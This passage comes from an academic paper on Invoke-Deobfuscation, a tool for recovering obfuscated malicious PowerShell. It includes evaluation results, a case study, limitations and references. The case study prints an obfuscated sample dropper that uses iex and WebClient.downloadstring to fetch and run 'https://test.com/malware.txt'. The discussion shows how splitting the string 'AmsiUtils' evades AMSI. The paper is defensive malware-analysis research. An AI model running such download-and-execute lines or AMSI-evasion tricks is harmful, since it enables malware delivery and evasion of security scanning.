deal with a single layer obfuscation. PowerDecode designs Unary Syntax Tree Model to handle multi-layer obfuscation so that it performs better than the other three previous works. As shown in Table II, the deobfuscation ability of PowerDecode is limited so that it may fail to get the correct final results. Li et al. cannot deal with multi-layer obfuscation.

*3) **Behavioral Consistency**:* Semantic consistency is a very important indicator of deobfuscation. If the deobfuscation process changes the semantics of scripts, the deobfuscation results cannot be used for further analysis. For quantitative analysis, we use behavioral consistency instead of semantic consistency. If two scripts have the same semantics, they will have the same behavior. Here we use the same samples as in section IV-C2. To simplify the analysis, we only compare the network behavior, like DNS query and TCP connection, between the original samples and deobfuscated samples. In this experiment, we utilize the TianQiong sandbox [33] to collect the network behavior of the samples. Because some deobfuscation tools [16], [18] may sometimes return the original scripts as the results of deobfuscation, we do not consider them to be effective deobfuscation results.

TABLE IV: Comparison with state-of-the-art tools in behavior consistency. Effective represents the number of effectively deobfuscated scripts that have the same behavior as the original scripts.

	#Samples with Network	#Effective	Proportion
OriginData	32	-	-
PSDecode	9	8	25%
PowerDrive	8	8	25%
PowerDecode	13	12	37.5%
Li et al.	0	0	0%
Our tool	**32**	**32**	**100%**

Result. As shown in Table IV, there are 32 samples with network behavior among the obfuscated samples. All of these scripts' deobfuscation results of Invoke-Deobfuscation have the same behavior, far beyond other tools. The reason is that all deobfuscation processes of Invoke-Deobfuscation are semantically preserved. PSDecode, PowerDrive and PowerDecode use regex expression to match obfuscated script pieces, which is not precise so that they cannot identify any obfuscated script pieces in some obfuscated scripts. Therefore, the number of their deobfuscation results is less than the original samples. Li et al. cannot get any samples

TABLE V: The proportion of mitigation of obfuscation by different tools.

	#Valid Samples	L1	L2	L3	Average Obfuscation Score Reduced
OriginData	3,346	-	-	-	-
PSDecode	631	24.5%	41.6%	6.7%	14%
PowerDrive	151	21.1%	36%	8.5%	11%
PowerDecode	857	17.9%	37%	22.3%	10.7%
Li et al.	1,119	5.2%	12.4%	**37%**	24%
Our tool	**1,800**	**91.5%**	**64.7%**	27%	**46%**


with network behavior because its replacement is semantically inconsistent sometimes. For example, when Li et al. deal with the script pieces `New-Object Net.WebClient`, they replace it with the name of its execution result object, i.e., `System.Net.WebClient`. However, the replacement is semantically inconsistent and even `System.Net.WebClient` is not a valid PowerShell command.

*4) **Obfuscation Mitigation**:* To evaluate the ability of different tools to mitigate obfuscation on complex scripts, we count and compare the proportion of known obfuscation techniques in the original samples and the deobfuscation samples. We select 3,346 scripts with the highest obfuscation score through identifying and scoring known obfuscation techniques. These scripts contain various obfuscation techniques, whose size varies from 61 bytes to 17.8MB and about two-thirds of them are over 100KB, so the deobfuscation time for a single script may be very long. We limit all tools' deobfuscation time to 4 minutes for a single script. Based on recoverable nodes of AST and regular expression, we can precisely identify each known obfuscation technique. We utilize the quantification method mentioned in Section IV-B2 to score each script and calculate the proportion of mitigation of obfuscation.

Result. As shown in Table V, our tool has the most valid deobfuscation results whose content is not the same as the obfuscated scripts, and can significantly mitigate the obfuscation at the L1 and L2 levels in these scripts. Base64 encoding is the most common obfuscation at the L3 level in these scripts, which accounts for 65%. However, base64 strings in most scripts often represent binary files, which are decoded into bytes during execution. They cannot be recovered to strings, so we do not deal with these Base64 strings. Overall, Invoke-Deobfuscation can considerably reduce the obfuscation score of these scripts by 46%.

A higher mitigation proportion of the obfuscation at the L3 level does not mean that Li et al. can recover the obfuscation. As mentioned in section IV-C3, their wrong replacement may destroy the characteristics of the obfuscation techniques so that we cannot identify the obfuscation. Wrong replacement also prevents them from getting the correct recovery results of L2 level obfuscation. The obfuscation techniques at L2 level are string-related, and most of them can be recovered using specific predefined rules. Therefore, PSDecode, PowerDrive and PowerDecode can reduce the proportion of mitigation of these obfuscation techniques. However, as shown in Table II, the replacement based on predefined rules may not obtain the correct recovery result. Overriding function can help PowerDecode deal with some obfuscation at the L3 level, which is limited to some specific situations as mentioned in section IV-C2.

*5) **Case Study**:* To visually compare and analyze the deobfuscation effects of different tools, we use these tools to deal with the same case. The case is a PowerShell script with L1, L2 and L3 obfuscation, which is shown in Fig 7(a).



(a) Original Script

(b) Token Parsing

(c) Recovery based on AST with Variable Tracing

(d) Renaming and Reformatting

Fig. 7: The deobfuscation process of Invoke-Deobfuscation.

Firstly, we use the case to demonstrate the deobfuscation process of Invoke-Deobfuscation. In Fig 7, the content in the red box is obfuscated script pieces and the content in the green box is recovery results in each processing phase. Fig 7(b) shows that Invoke-Deobfuscation uses token parsing to identify and deal with L1 level obfuscation, such as ticking, alias, and random case. Then according to BinaryExpression node, Invoke-Deobfuscation identifies the recoverable script piece, i.e., `"{2}{0}{1}" -f 'ost h', 'ello', 'write-h'`, and gets the recovery result after executing it, i.e., `write-host hello`. Since it is the parameter of

Invoke-Expression, Invoke-Deobfuscation continues to deobfuscate it and gets the final recovery result, namely `Write-Host hello`. With the help of variable tracing, Invoke-Deobfuscation recovers the complete malicious URL, as shown in Fig 7(c). The last line in Fig 7(d) contains a network connection command *downloadstring* which is in the blocklist, so Invoke-Deobfuscation does not process it. After renaming and reformatting, Invoke-Deobfuscation removes extra whitespace characters of the script and replaces the name of all variables with `var{num}`. The final result is shown in Fig 7(d).

Meanwhile, we use different tools to deal with the case and their results are shown in Fig 8. The results show that the other four previous tools can hardly handle the obfuscation in the case.

```
"{2}{0}{1}" -f 'ost h', 'ello', 'write-h' | iex
$xdjmd  =   'aAB0AHQAcABzADoALwAvAHQAZQBzAHQALgBjAG'
$lsffs =   '8AbQAvAG0AYQBsAHcAYQByAGUALgB0AHgAdAA='
$sdfs = [TeXT.eNcOdING]::Unicode.GetString([Convert]::FromBase64String($xdjmd + $lsffs))
.($psHoME[4]+$PShOmE[30]+'x') (NeW-oBJeCt Net.WebClient).downloadstring($sdfs)
```

(a) PSDecode and PowerDecode

```
"{2}{0}{1}" -f 'ost h', 'ello', 'write-h' | iex $xdjmd  =   'aAB0AHQAcABzADoALwAvAHQAZQBzA
HQALgBjAG'$lsffs =   '8AbQAvAG0AYQBsAHcAYQByAGUALgB0AHgAdAA='$sdfs = [TeXT.eNcOdING]::Unic
ode.GetString([Convert]::FromBase64String($xdjmd + $lsffs)).($psHoME[4]+$PShOmE[30]+'x') (
NeW-oBJeCt Net.WebClient).downloadstring($sdfs)
```

(b) PowerDrive

```
"{2}{0}{1}" -f 'ost h', 'ello', 'write-h' | iex
$xdjmd  =   'aAB0AHQAcABzADoALwAvAHQAZQBzAHQALgBjAG'
$lsffs =   '8AbQAvAG0AYQBsAHcAYQByAGUALgB0AHgAdAA='
$sdfs = [TeXT.eNcOdING]::Unicode.GetString([Convert]::FromBase64String($xdjmd + $lsffs))
.("hlx") (System.Net.WebClient).downloadstring($sdfs)
```

(c) Li et al.

```
Write-Host hello
$var0 = 'aAB0AHQAcABzADoALwAvAHQAZQBzAHQALgBjAG'
$var1 = '8AbQAvAG0AYQBsAHcAYQByAGUALgB0AHgAdAA='
$var2 = 'https://test.com/malware.txt'
.('iex') (New-Object net.webclient).downloadstring('https://test.com/malware.txt')
```

(d) Invoke-Deobfuscation

Fig. 8: The deobfuscation results of different tools.

We trace the deobfuscation process of these tools and figure out the reasons for their failure. The tools based on regular expression, such as PSDecode, PowerDrive and PowerDecode, only handle ticking obfuscation. The reason is that their regular expression is not precise to identify string reordering obfuscation in the first line of the case. Moreover, they cannot identify complex Base64 Encoding obfuscation through regular expression. Furthermore, without context, they cannot obtain the variables' value in the fourth line of the case to recover the obfuscated script piece. PowerDrive transforms multi-line script into one line to deal with the break lines. However, as shown in Fig 8, it usually makes the script invalid in syntax.

Because Li et al. can only deal with the obfuscation on the PipelineAst nodes, so they cannot process the string reordering obfuscation in the first line. Due to the lack of context, they also cannot process the obfuscation in the fourth line. Besides, their replacement is semantically inconsistent so that their deobfuscation result is invalid. They replace the command `New-Object Net.WebClient` with the string of its execution result `System.Net.WebClient`, which is not an equivalent replacement. Moreover, the programming language of Li et al. may cause some unexpected errors, like the last line in Fig 8(c). They get a string *"hlx"* because the variable *$PSHome* represents the location of the library System.Management.Automation.PowerShell in their C# project. However, the variable in PowerShell command line has a different value.

V. Discussion

A. Semantics Consistency

Deobfuscation is the process of recovering complex obfuscated script to simple non-obfuscated script which is semantically equivalent. Keeping semantic consistency needs not only precise identification and correct recovery of obfuscated script pieces but also accurate replacement. The deobfuscation results of existing tools are often inconsistent with their corresponding obfuscated scripts in semantics. Regular expression often identify script pieces with invalid syntax [16]–[18]. Machine learning based classifier heavily depends on the quality of training data [19]. Predefined recovery rules [16]–[18] and overriding function [16], [18] can only deal with a few specific obfuscation. Direct execution [18], [19] may get wrong recovery results due to the lack of context. Invoke-Deobfuscation utilizes token parsing and recoverable nodes of AST to identify obfuscated script pieces precisely. Moreover, with the help of variable tracing, Invoke-Deobfuscation can recover correct results in a context-aware way. Furthermore, Invoke-Deobfuscation strictly replaces the obfuscated script pieces in place to keep the deobfuscation script semantic consistent.

B. Comparison with AMSI

The AMSI is a versatile interface that allows for file, memory or stream scanning, content source URL/IP reputation checks, and other detection [14]. The script might go through several passes of deobfuscation before being supplied to the scripting engine. AMSI can obtain the final script supplied to the scripting engine. However, this method can only deal with specific types of obfuscation which need to be invoked by *Invoke-Expression* or *PowerShell*, as we mentioned in section III-B4. When the obfuscated script pieces do not need to be invoked, AMSI cannot obtain the deobfuscated pieces. For example, `'AmsiUtils'` is treated as a malicious string by AMSI and we can easily bypass the detection by string concatenating, `'Amsi'+'Utils'`.

Though AMSI is powerful to deal with many obfuscated scripts, it is easy for different obfuscation techniques to bypass due to its inherent mechanism. We run the 100 PowerShell scripts mentioned in Section IV-C2 on a virtual machine, and analyze the final scripts captured by AMSI. Our analysis shows that Invoke-Deobfuscation has similar deobfuscation abilities to AMSI as mentioned in section III-B4. Besides,

Invoke-Deobfuscation is robust enough to deal with different obfuscation techniques.

C. Limitation

Variable Tracing. The variable tracing module of Invoke-Deobfuscation is not perfect. Firstly, when the variable assignment is in a conditional statement, we abandon recording the variable value. The reason is that the variable value is based on specified criteria, which may change at different run-time. Secondly, we give up recording the variable whose assignment is in a loop statement. We cannot determine the variable value by executing the assignment script piece once. To execute the whole loop statement for obtaining the variable value is an uncontrollable process for us. It involves many unrelated script pieces and may be an endless loop. Therefore, we do not record this type of variable currently.

Complex Obfuscation. Most obfuscated data and their corresponding recovery algorithms are in the same obfuscated script pieces. Therefore, identifying these obfuscated pieces and executing them with the correct context can recover the original script pieces. Even though they are in different positions, we can handle them with variable tracing. However, if attackers put the recovery algorithm into function and utilize function calls to recover the obfuscated data, our approach hardly traces the obfuscated chain. Even attackers can use function nesting against analysis.

VI. Related Work

A. Detection of Malicious Script

Recently, many machine learning or deep learning based malicious script detection models have been proposed. These models classify malicious samples based on different features, such as textual [8], [26], [27], token and AST node features [9], [10]. Because obfuscation can easily change these features, some researchers propose to detect obfuscated scripts [34]–[36]. However, there is no direct correlation between obfuscated scripts and malicious scripts. Therefore, it is hard for existing detection approaches to accurately detect obfuscated malicious PowerShell scripts.

B. Obfuscation Techniques

Obfuscation for Binary. Attackers often use run-time packers to obfuscate their malicious code and hinder static analysis [37], [38]. They hide the code by making it appear as data at compile-time and transform it back at run-time [39]. It is hard for static analysis to get the real binary code.

Obfuscation for Script. Various obfuscation techniques can help malicious scripts to evade the detection of anti-virus software [40], [41]. Wang et al. [42] propose a technique of JavaScript code obfuscation based on control flow transformation. There are many popular obfuscation tools, e.g., Invoke-Obfuscation [12], PowerSploit [43], Empire [44], etc., which provide abundant obfuscation techniques as mentioned in section II-B.

C. Deobfuscation Techniques

Common deobfuscation techniques can be divided into two types: dynamic analysis and static analysis. Dynamic analysis often executes samples in an isolated environment and monitors their behavior [45]–[47]. It only can infer the script's intent from its behavior and has low code coverage. Static analysis needs to identify obfuscated data and the corresponding recovery algorithm, which is usually very difficult. Regex expression based tools, such as PSDecode [16], PowerDrive [17], PowerDecode [18], etc., ignore the syntax of script pieces so that they cannot identify obfuscation pieces precisely. Li et al. [19] identify obfuscated script pieces using a machine learning based classifier and AST features. However, due to lacking context and wrong replacement, their tool approach often encounters syntax errors and semantics inconsistency. Invoke-Deobfuscation utilizes recoverable nodes on AST to identify obfuscated pieces and implements variable tracing to mitigate the challenge above.

VII. Conclusion

In this paper, we propose Invoke-Deobfuscation, the first AST-based and semantics-preserving PowerShell script deobfuscation tool with variable tracing. Invoke-Deobfuscation uses the tokens and recoverable nodes of AST to identify obfuscated script pieces precisely, traces the value and scope of variables and simulates the execution of obfuscated script pieces to get correct recovery results. To keep the original semantics of the script, Invoke-Deobfuscation strictly processes replacement in place. Our evaluation demonstrates that Invoke-Deobfuscation outperforms the state-of-the-art tools in dealing with various obfuscation techniques, deobfuscation effectiveness, keeping scripts' semantics, and mitigating obfuscation of wild samples. The amount of key information recovered by Invoke-Deobfuscation is more than twice that of other tools and 100% of deobfuscation results of Invoke-Deobfuscation have the same behavior as the original samples. Furthermore, Invoke-Deobfuscation can reduce the obfuscation score of the wild samples by 46%.

Acknowledgments

We thank anonymous reviewers for their insightful comments. We also thank the members of Qi-ANXIN StarMap team for their help.

References

[1] F. O'Connor, "What you need to know about powershell attacks," https://www.cybereason.com/blog/fileless-malware-powershell.

[2] "Increased use of powershell in attacks," https://docs.broadcom.com/doc/increased-use-of-powershell-in-attacks-16-en.

[3] A. J. Pereira, "Tracking, detecting, and thwarting powershell-based malware and attacks," https://www.trendmicro.com/vinfo/br/security/news/cybercrime-and-digital-threats/tracking-detecting-and-thwarting-powershell-based-malware-and-attacks.

[4] "Why malicious actors love powershell attacks and how to defend them," https://www.rangeforce.com/blog/powershell-attacks-and-how-to-defend-them.

[5] "2020 threat detection report," https://redcanary.com/threat-detection-report/techniques/powershell/.

[6] D. Dohannon, "Obfuscatedempire - use an obfuscated, in-memory powershell c2 channel to evade av signatures," https://cobbr.io/ObfuscatedEmpire.html, 2017.

[7] Daniel Dohannon, "Abstract syntax tree-based powershell obfuscation," https://cobbr.io/AbstractSyntaxTree-Based-PowerShell-Obfuscation.html, 2017.

[8] D. Hendler, S. Kels, and A. Rubin, "Detecting malicious powershell commands using deep neural networks," in *ASIACCS*, 2018.

[9] G. Rusak, A. Al-Dujaili, and U.-M. O'Reilly, "Ast-based deep learning for detecting malicious powershell," in *ACM CCS*, 2018.

[10] Y. Fang, X. Zhou, and C. Huang, "Effective method for detecting malicious powershell scripts based on hybrid features," *Neurocomputing*, 2021.

[11] Y. Tajiri and M. Mimura, "Detection of malicious powershell using word-level language models," in *Springer IWSEC*, 2020.

[12] D. Bohannon, "Invoke-obfuscation - powershell obfuscator," https://github.com/danielbohannon/Invoke-Obfuscation.

[13] "Virustotal," https://www.virustotal.com/gui/home/upload.

[14] "Antimalware scan interface (amsi)," https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal.

[15] C. Liu, B. Xia, M. Yu, and Y. Liu, "Psdem: A feasible de-obfuscation method for malicious powershell detection," in *IEEE ISCC*, 2018.

[16] "Psdecode - powershell script for deobfuscating encoded powershell scripts," https://github.com/R3MRUM/PSDecode.

[17] D. Ugarte, D. Maiorca, F. Cara, and G. Giacinto, "Powerdrive: Accurate de-obfuscation and analysis of powershell malware," in *Springer DIMVA*, 2019.

[18] G. M. Malandrone, G. Virdis, G. Giacinto, and D. Maiorca, "Powerdecode: a powershell script decoder dedicated to malware analysis," in *ITASEC*, 2021.

[19] Z. Li, Q. A. Chen, C. Xiong, Y. Chen, T. Zhu, and H. Yang, "Effective and light-weight deobfuscation and semantic-aware attack detection for powershell scripts," in *ACM CCS*, 2019.

[20] "Installing windows powershell," https://docs.microsoft.com/en-us/powershell/scripting/windows-powershell/install/installing-windows-powershell?view=powershell-7.1.

[21] "Install powershell on windows, linux, and macos," https://docs.microsoft.com/en-us/powershell/scripting/install/installing-powershell?view=powershell-7.1.

[22] Praetorian, "Command and scripting interpreter: Powershell," https://attack.mitre.org/techniques/T1059/001/.

[23] McAfee, "Fileless malware execution with powershell is easier than you may realize," https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-fileless-malware-execution.pdf.

[24] "About special characters," https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_special_characters?view=powershell-7.1.

[25] D. Hendler, S. Kels, and A. Rubin, "Amsi-based detection of malicious powershell code using contextual embeddings," in *ACM CCS*, 2020.

[26] Choi, Sunoh, "Malicious powershell detection using attention against adversarial attacks," *Electronics*, 2020.

[27] S. Choi, "Malicious powershell detection using graph convolution network," *Applied Sciences*, 2021.

[28] "Simple tokenizer," https://powershell.one/powershell-internals/parsing-and-tokenization/simple-tokenizer.

[29] R. E. Hayden, "The relative frequency of phonemes in general-american english," *WORD*, 1950.

[30] J. White, "Pulling back the curtains on encodedcommand powershell attacks," https://unit42.paloaltonetworks.com/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks/.

[31] "Trid - file identifier," https://mark0.net/soft-trid-e.html.

[32] "Fine free file command," http://www.darwinsys.com/file/.

[33] "Tianqiong sandbox," https://research.qianxin.com/sandbox.

[34] D. Bohannon and L. Holmes, "Revoke-obfuscation - powershell obfuscation detection framework," https://github.com/danielbohannon/Revoke-Obfuscation.

[35] S. Aebersold, K. Kryszczuk, S. Paganoni, B. Tellenbach, and T. Trowbridge, "Detecting obfuscated javascripts using machine learning," in *ICIMP*, 2016.

[36] M. Jodavi, M. Abadi, and E. Parhizkar, "Jsobfusdetector: A binary pso-based one-class classifier ensemble to detect obfuscated javascript code," in *IEEE AISP*, 2015.

[37] X. Ugarte-Pedrero, D. Balzarotti, I. Santos, and P. G. Bringas, "Sok: Deep packer inspection: A longitudinal study of the complexity of run-time packers," in *IEEE S&P*, 2015.

[38] F. Guo, P. Ferrie, and T.-C. Chiueh, "A study of the packer problem and its solutions," in *Springer RAID*, 2008.

[39] M. I. Sharif, A. Lanzi, J. T. Giffin, and W. Lee, "Impeding malware analysis using conditional code obfuscation." in *NDSS*, 2008.

[40] W. Xu, F. Zhang, and S. Zhu, "The power of obfuscation techniques in malicious javascript code: A measurement study," in *IEEE MALWARE*, 2012.

[41] A. Balakrishnan and C. Schulze, "Code obfuscation literature survey," *CS701 Construction of compilers*, 2005.

[42] Z. Y. Wang and W. M. Wu, "Technique of javascript code obfuscation based on control flow tansformations," in *AMM*, 2014.

[43] "Powersploit - a powershell post-exploitation framework," https://github.com/PowerShellMafia/PowerSploit.

[44] "Empire - a powershell and python post-exploitation agent," https://github.com/EmpireProject/Empire.

[45] G. Lu, K. Coogan, and S. Debray, "Automatic simplification of obfuscated javascript code," in *IEEE ICISTM*, 2012.

[46] B. Feinstein, D. Peck, and I. SecureWorks, "Caffeine monkey: Automated collection, detection and analysis of malicious javascript," *Black Hat USA*, 2007.

[47] U. Bayer, A. Moser, C. Kruegel, and E. Kirda, "Dynamic analysis of malicious code," *Journal in Computer Virology*, 2006.